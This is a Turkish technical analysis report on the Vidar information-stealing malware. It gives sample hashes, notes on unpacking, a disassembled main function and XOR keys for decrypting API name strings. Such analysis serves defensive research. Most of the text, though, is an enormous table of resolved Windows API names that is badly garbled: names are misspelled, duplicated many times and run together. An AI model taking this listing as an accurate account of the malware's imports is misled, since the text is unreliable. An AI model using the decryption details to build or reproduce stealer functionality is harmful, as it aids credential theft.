



VIDAR

TEKNÍK ANALÍZ RAPORU



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Giriş

Vidar zararlı yazılım ailesi 2018 yılından beridir faaliyet göstermektedir. Birçok ülkeye yayılan bu zararlı yazılım ailesi, bireysel bilgisayar kullanıcıları ve kurumları ayırt etmeden hedef almaktadır.

Günümüzde kişisel veya iş bilgisayarlarında birçok önemli bilgi saklanmaktadır. Stealer yazılımları bu durumdan faydalanmak istemektedirler. Bu nedenle, gittikçe karmaşıklaşan yazılımlar oluşturulmakta ve pazarlanmaktadır.

Vidar zararlı yazılımının en ayırt edici özelliklerinden birisi sunucu iletişimidir. Raporda detaylıca incelenen bu iletişim yönü, komuta kontrol sunucusunun gizli kalabilmesini sağlamaktadır.


Bu raporda Vidar zararlı yazılım ailesi detaylıca incelenmiştir. Stealer yazılımı olarak bilinen bu zararlı yazılım ailesinin, sistemlerde nasıl etkiler oluşturduğu ve bu davranışları gerçekleştirirken hangi teknikleri kullandıkları detaylıca incelenmiştir.



Teknik Analiz

1.Adım

| SHA256 | ea221776f53f2c4e9761e92aac53cc4c31f2340346a718d31907932fd684fae1 |
|--------|--|
| MD5 | 57945874573bff6a84d4f8bb94afd0af |
| Doysa | PE32-EXE |
| Türü | |



Şekil 1 Manuel Unpacking

Paketlenmiş durumda bulunan zararlı yazılımın, paketten çıkarıldıktan sonra ilgili fonksiyonu başka bir thread ile çalıştırdığı tespit edilmiştir.



```
O2254CAO


push ebp
mov ebp.esp
sub esp,30
push esi
push edi
call 2241FO7
call 2254086
call 2241000
push 225C1A2
lea ecx.dword ptr ss:[ebp-C]
call 224E1F7
push eax
lea eax.dword ptr ss:[ebp-18]
push eax
                                                                                                                                                                                                                    push eax
lea eax,dword ptr ss:[ebp-18]
push eax
push 22F1.88
lea eax,dword ptr ss:[ebp-24]
push eax
push dword ptr ds:[24671.70]
lea eax,dword ptr ss:[ebp-30]
push eax
lea ecx,dword ptr ss:[ebp-0]
call 224E009
mov ecx,eax;
call 224E009
mov ecx,eax;
call 224E009
push eax
lea ecx,dword
call 2240F8
lea ecx,dword
call 2240FF8
                                                                                                                                                                                                                              O22540 43
push eax
push edi
push esi
call dword ptr ds: [2477C44]
cmp eax,edi
jne 22540 29
                                                                                                                                                                                                                                                                                                                                                                                                                                          O22540 50
lea ecx, dword ptr ss: [ebp-C]
call 224E0C7
push eax
push edi
push edi
push edi
call dword ptr ds: [24770AC]
mov esi, eax
call 2254626
push esi
call dword ptr ds: [24770.70]
push esi
call dword ptr ds: [24770.70]
push edi
call dword ptr ds: [24770.70]
push edi
call dword ptr ds: [24770.70]
lea ecx, dword ptr ss: [ebp-C]
call 224DEFB
pop edi
pop esi
leave
ret 10
O2254029
push eax
call dword ptr ds: [2477070]
push 1770
call dword ptr ds: [2477050]
lea ecx.dword ptr ss: [ebp-0]
call 2246007
                                                                                                                                                                                                                                                                                                                                                                                                                                                         ret 10
```

Şekil 2 Main Function After Unpacking

Paketten çıkarılan ana fonksiyon Şekil2' deki gibidir.



2.Adım



Şekil 3 String Decryption Function

"2241D56" fonksiyonuna verilen parametreler incelendiğinde ilk parametrenin xor anahtarı, diğer anahtarın ise şifreli ifade olduğu tespit edildi.

Sırası ile şifreli metinler ve xor anahtarları:

- Plain text..: GetProcAddress
 - Xor Key..: 0A 2E 24 1C 3C 57 3A 12 50 2D 3E 35 41 47
 - String..: 4D 4B 50 4C 4E 38 59 53 34 49 4C 50 32 34
- Plain text..: LoadLibraryA
 - Xor Key..: 01 56 28 33 1D 5D 37 45 2E 2B 2C 79
 - String..: 4D 39 49 57 51 34 55 37 4F 59 55 38
- Plain text..: lstrcatA
 - Xor Key..: 5B 29 30 37 2A 2F 3E 74
 - String..: 37 5A 44 45 49 4E 4A 35
- Plain text..: OpenEventA
 - Xor Key..: 7E 35 37 5C 72 31 36 27 4C 1B
 - String..: 31 45 52 32 37 47 53 49 38 5A
- Plain text..: CreateEventA
 - Xor Key..: 10 4B 2B 26 41 2E 75 43 2A 3D 30 0E
 - String..: 53 39 4E 47 35 4B 30 35 4F 53 44 4F
- Plain text..: CloseHandle
 - Xor Key..: 75 5C 5E 3C 24 70 31 5E 25 54 22
 - String..: 36 30 31 4F 41 38 50 30 41 38 47

ECHO

Çözümlenen API isimleri:

| Seep | Cloop | ConvEiloA | InternetClassHandle |
|--|--------------------------|------------------------------|---------------------|
| VirtualAllocExNuma VirtualFree IstropynA VirtualFree IstropynA VirtualFree IstropynA VirtualFree VirtualAlloc GetSystemInfo MultiByteToWideChar VirtualAlloc GlobalFree InternetReadFile VirtualAlloc GlobalFree InternetCrackUrlAStrCmpCA GetComputerNameA WideCharToMultiByte StrStrA GetProcessHeap GlobalAlloc StrCmpCW GetCurrentProcess DenProcess PathMatchSpecA ExitProcess ExitProcess FerminateProcess GetModuleFileNameExA GlobalMemoryStatusEx GetCurrentProcessId GetSystemTime CreateCompatibleBitmapSelectObject WriteFile SystemTimeToFileTime BitBlt GetUserNameA DeleteObject GreateCompatibleDC GreateDCA CreateCompatibleDC GreateDCA GreateCompatibleDC GetDeviceCaps GdipGetImageEncodersSize ShellszecuteExA ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP Sscanf GetFileAttributesA GdipGetGetFileAttributesA GdipSaveImageTostream GlobalLock GdipDisposeImage HeapFree GdipFree GdipFree GdipFree GdipFree GdipFree GdipFree GdetFileSize GetHGlobalFromStream GlobalSize CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next GetToolnelp32Snapshot CoUninitializeCoInitialize ScryptDecrypt GetSystemPowerStatus GryptDecrypt GetSystemPowerStatus GetYptDenAlgorithmProvider GetSystemPowerStatus GetYptDenAlgorithmProvider GetVindowsDirectoryA GetDestropKey GetVolumeInformation GetSystemPowerStatus GetDectSylindow GetUserDefaultLocaleName GetWindowsDirectoryA GetDectFileA GetDectSylindow GetUserDefaultLocaleName EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | Sleep | CopyFileA | InternetCloseHandle |
| VirtualFree IstrcpynA MultiByteToWideChar InternetReadFile VirtualAlloc GlobalFree InternetCrackUrlAStrCmpCA GetSomputerNameA WideCharToMultiByte StrStrA GetProcessHeap GlobalAlloc StrCmpCW GetCurrentProcess OpenProcess PathMatchSpecA ExitProcess TerminateProcess GetModuleFileNameExA GlobalMemoryStatusEx GetCurrentProcessId SetFilePointer GetSystemTime CreateCompatibleBitmapSelectObject WriteFile SystemTimeToFileTime BitBlt CreateFolderPathA GetUserNameA DeleteObject FindFirstFileA GetUserNameA DeleteObject SheltExecuteExA GlipGetImageEncoders InternetOpenUrlA GetDeviceCaps GdipGetImageEncoders GdipGetImageEncoders GryptStringToBinaryA GdipCreateBitmapFromHBITMAP Sscanf GdipUsStartup GetEnvironmentVariableA GdipSaveImageToStream GlobalLock GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptDeortyt GetLocalTime BCryptDeorty GetLocalTime BCryptDeortyt GetLocalTime BCryptDeortyt GetLocalTime BCryptDeortyt GetVolumeInformation BCryptDeortykey GetVolumeInformation BCryptDeortykey GetVolumeInformation GetVictoseAlgorithmProvider GetVindowsDirectoryA GetVindowRect Process32First GetDeortMidDevicesA GetDeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | | |
| GetSystemInfo MultiByteToWideChar InternetReadFile VirtualAlloc GlobalFree InternetCrackUrlAStrCmpCA GetComputerNameA WideCharToMultiByte StrStrA GetProcessHeap GlobalAlloc StrCmpCW GetCurrentProcess OpenProcess PathMatchSpecA ExitProcess TerminateProcess GetModuleFileNameExA GlobalMemoryStatusEx GetCurrentProcessId SetFilePointer GetSystemTime CreateCompatibleBitmapSelectObject WriteFile SystemTimeToFileTime BitBlt CreateCompatibleDC StrGmpCW GetDeviceCaps GdipGetImageEncoders InternetOpenUrlA GetDeviceCaps GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP InternetOpenUrlA GetEnvironmentVariableA GdiplusShutdown GetEleAttributesA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCoseAlgorithmProvider FreeLibrary BCryptGenerateSymmetricKey GetSystemPowerStatus BCryptGenerateSymmetricKey GetSystemPowerStatus BCryptDestroyKey GetVolumeInformation BCryptSetProperty GetSystemPowerStatus GetDesktopWindow GetUscalEnfoA GetDc.CloseWindow GetUscalEnfoA GetDc.CloseWindow GetUscalEnfoA GetDc.CloseWindow GetLocalFileA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | _ | |
| VirtualAlloc GetComputerNameA WideCharToMultiByte StrStrA GetProcessHeap GlobalAlloc StrCmpCW GetCurrentProcess OpenProcess PathMatchSpecA ExitProcess TerminateProcess GetModuleFileNameExA GlobalMemoryStatusEx GetSystemTime GetSystemTime GetSystemTime BitBlt GetUserNameA DeleteObject CreateCompatibleBitmapSelectObject WriteFile SystemTimeToFileTime BitBlt GetUserNameA DeleteObject FindFirstFileA CreateDCA CreateCompatibleDC SHGetFolderPathA GetDeviceCaps GdipGetImageEncodersSize ShellExecuteExA ReleaseDC GdipGetImageEncoders InternetOpenUrlA InternetConnectA Sscanf GetEnvironmentVariableA GdipCreateBitmapFromHBITMAP GetEnvironmentVariableA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptCersypt GetTimeZoneInformation BCryptDecrypt GetTimeZoneInformation BCryptDecrypt GetTimeZoneInformation BCryptDecrypt GetSystemPowerStatus BCryptDestProperty GetSystemPowerStatus GetDestColoseWindow GetUserDefaultLocaleName BCryptDestPoylondw GetUserDefaultLocaleName WsprintfM FindNextFileA WsprintfW WsprintfW FindNextFileA WsprintfW WsprintfW FindNextFileA | | | |
| GetComputerNameA WideCharToMultiByte StrStrA GetProcessHeap GlobalAlloc StrCmpCW GetCurrentProcess OpenProcess PathMatchSpecA ExitProcess TerminateProcess GetModuleFileNameExA GlobalMemoryStatusEx GetCurrentProcessId SetFilePointer GetSystemTime CreateCompatibleBitmapSelectObject WriteFile SystemTimeToFileTime BitBlt CreateFleA GetUserNameA DeleteObject FindFirstFileA GreateDCA CreateCompatibleDC SHGetFolderPathA GetDeviceCaps GdipGetImageEncodersSize ShellExecuteExA ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP InternetOpenUrlA GetFileAttributesA GdipLusStartup GetEnvironmentVariableA GdipLusStartup GetEnvironmentVariableA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptDecrypt GetTimeZoneInformation BCryptDecrypt GetTimeZoneInformation BCryptDecrypt GetSystemPowerStatus BCryptDenAlgorithmProvider GetSystemPowerStatus GetDesktopWindow GetUserDefaultLocaleName WsprintfA GetModuleFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | , | | |
| GetProcessHeap GlobalAlloc GetCurrentProcess OpenProcess PathMatchSpecA ExitProcess GetModuleFileNameExA GlobalMemoryStatusEx GetCurrentProcessId GetSystemTime CreateCompatibleBitmapSelectObject SystemTimeToFileTime GetSystemTimeA DeleteObject GetSystemTimeToFileTime GetUserNameA DeleteObject GetDeviceCaps GdipGetImageEncodersSize GetDeviceCaps GdipGetImageEncoders ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP Sscanf GetEnvironmentVariableA GetFileAttributesA GdipDisposeImage GlobalLock GdipDisposeImage GetFileSize GetHGlobalFromStream GlobalSize CreateToolhelp32Snapshot IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime FreeLibrary GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA GetWindowsDirectoryA GetDeviceA GetEvaloumeLinformation GetDocaleInfoA GetDocaleInfoA GetDeviceA GetKeyboardLayoutList.CharToOemW FindNextFileA WsprintfW | | | |
| GetCurrentProcess OpenProcess PathMatchSpecA ExitProcess TerminateProcess GetModuleFileNameExA GlobalMemoryStatusEx GetCurrentProcessId SetFilePointer GetSystemTime CreateCompatibleBitmapSelectObject WriteFile SystemTimeToFileTime BitBlt CreateFileA GetUserNameA DeleteObject FindFirstFileA GetBeviceCaps GdipGetImageEncoders ShellExecuteExA ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP InternetOpenUrlA Sscanf GdiplusStartup InternetConnectA GetEnileAttributesA GdiplusShutdown GetFileAttributesA GetHileAttributesA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GetHileSize GetHGlobalFromStream GlobalSize CreateToolhelp32Snapshot CoUrinitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptCloseAlgorithmProvider GetSystemPowerStatus BCryptDenAlgorithmProvider G | - | | |
| ExitProcess TerminateProcess GetModuleFileNameExA GlobalMemoryStatusEx GetCurrentProcessId SetFilePointer GetSystemTime CreateCompatibleBitmapSelectObject WriteFile SystemTimeToFileTime BitBlt CreateFileA GetUserNameA DeleteObject FindFirstFileA CreateDCA CreateCompatibleDC SHGetFolderPathA GetDeviceCaps GdipGetImageEncodersSize ShellExecuteExA ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP Sscanf GdipJusStartup GetEnvironmentVariableA GdiplusShutdown GetFileAttributesA GdipSaveImageToStream GlobalLock GdipSipsoseImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot COUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDestroyRey GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyRey GetVolumeInformationA BcryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDc.CloseWindow GetLocaleInfoA GetDc.CloseWindow FindNextFileA wsprintfW | • | | |
| GlobalMemoryStatusEx GetSystemTime GreateCompatibleBitmapSelectObject SystemTimeToFileTime GetUserNameA DeleteObject GetUserNameA DeleteObject GetDeviceCaps GdipGetImageEncodersSize ReleaseDC GdipGetImageEncoders ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP GetEnvironmentVariableA GdiplusStartup GetEnvironmentVariableA GdipSaveImage GetFileSize GdipFree GdipFree GdipFree GdipFree GdipFree GetFileSize GotHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary GetVolumeInformation GetSylestProperty GetVolumeInformation GetWindowsDirectoryA GetWindowsDirectoryA GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetUserDefaultLocaleName GetMeduleFileA GetKeyboardLayoutList.CharToOemW FindNextFileA WsprintfW | | | |
| GetSystemTime | | | |
| SystemTimeToFileTime BitBlt CreateFileA GetUserNameA DeleteObject FindFirstFileA CreateDCA CreateCompatibleDC SHGetFolderPathA GetDeviceCaps GdipGetImageEncodersSize ShellExecuteExA ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP Sscanf GdiplusStartup GetEnvironmentVariableA GdiplusShutdown GetFileAttributesA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDestroyKey GetSystemPowerStatus BCryptDestroyKey GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | | |
| GetUserNameA DeleteObject FindFirstFileA CreateDCA CreateCompatibleDC SHGetFolderPathA GetDeviceCaps GdipGetImageEncodersSize ShellExecuteExA ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP Sscanf GdiplusStartup GetEnvironmentVariableA GdipLusShutdown GetFileAttributesA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDestroyKey GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | | |
| CreateDCA CreateCompatibleDC SHGetFolderPathA GetDeviceCaps GdipGetImageEncodersSize ShellExecuteExA ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP InternetConnectA Sscanf GdiplusStartup GetEnvironmentVariableA GdiplusShutdown GetFileAttributesA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | | |
| GetDeviceCapsGdipGetImageEncodersSizeShellExecuteExAReleaseDCGdipGetImageEncodersInternetOpenUrlACryptStringToBinaryAGdipCreateBitmapFromHBITMAPInternetConnectASscanfGdiplusStartupGetEnvironmentVariableAGdipJusShutdownGetFileAttributesAGdipSaveImageToStreamGlobalLockGdipDisposeImageHeapFreeGdipFreeGetFileSizeGetHGlobalFromStreamGlobalSizeCreateStreamOnHGlobalCreateToolhelp32SnapshotCoUninitializeCoInitializeIsWow64ProcessCoCreateInstanceProcess32NextBCryptGenerateSymmetricKeyGetLocalTimeBCryptDecryptGetTimeZoneInformationBCryptDecryptGetTimeZoneInformationBCryptDestroyKeyGetVolumeInformationABCryptOpenAlgorithmProviderGetWindowsDirectoryAGetWindowRectProcess32FirstGetDesktopWindowGetLocaleInfoAGetDC.CloseWindowGetUserDefaultLocaleNamewsprintfAGetModuleFileNameAEnumDisplayDevicesADeleteFileAGetKeyboardLayoutList.CharToOemWFindNextFileAwsprintfW | | | |
| ReleaseDC GdipGetImageEncoders InternetOpenUrlA CryptStringToBinaryA GdipCreateBitmapFromHBITMAP Sscanf GdiplusStartup GetEnvironmentVariableA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDecktopWindow GetLocaleInfoA GetDc.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA InternetConnettA InternetConne | | | |
| CryptStringToBinaryA GdipCreateBitmapFromHBITMAP InternetConnectA Sscanf GdiplusStartup GetEnvironmentVariableA GdiplusShutdown GetFileAttributesA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptDetproykey GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDc.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | • | | |
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| GetFileAttributesA GdipSaveImageToStream GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptDestroyKey GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDc.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | GdiplusStartup | |
| GlobalLock GdipDisposeImage HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptDpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDc.CloseWindow GetUserDefaultLocaleName WsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | GetEnvironmentVariableA | GdiplusShutdown | |
| HeapFree GdipFree GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | GetFileAttributesA | GdipSaveImageToStream | |
| GetFileSize GetHGlobalFromStream GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | GlobalLock | GdipDisposeImage | |
| GlobalSize CreateStreamOnHGlobal CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | HeapFree | GdipFree | |
| CreateToolhelp32Snapshot CoUninitializeCoInitialize IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDc.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | GetFileSize | GetHGlobalFromStream | |
| IsWow64Process CoCreateInstance Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | GlobalSize | CreateStreamOnHGlobal | |
| Process32Next BCryptGenerateSymmetricKey GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDc.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | CreateToolhelp32Snapshot | CoUninitializeCoInitialize | |
| GetLocalTime BCryptCloseAlgorithmProvider FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | IsWow64Process | CoCreateInstance | |
| FreeLibrary BCryptDecrypt GetTimeZoneInformation BCryptSetProperty GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | Process32Next | BCryptGenerateSymmetricKey | |
| GetTimeZoneInformationBCryptSetPropertyGetSystemPowerStatusBCryptDestroyKeyGetVolumeInformationABCryptOpenAlgorithmProviderGetWindowsDirectoryAGetWindowRectProcess32FirstGetDesktopWindowGetLocaleInfoAGetDC.CloseWindowGetUserDefaultLocaleNamewsprintfAGetModuleFileNameAEnumDisplayDevicesADeleteFileAGetKeyboardLayoutList.CharToOemWFindNextFileAwsprintfW | GetLocalTime | BCryptCloseAlgorithmProvider | |
| GetSystemPowerStatus BCryptDestroyKey GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | FreeLibrary | BCryptDecrypt | |
| GetSystemPowerStatus GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName WsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA BCryptDestroyKey BCryptD | | | |
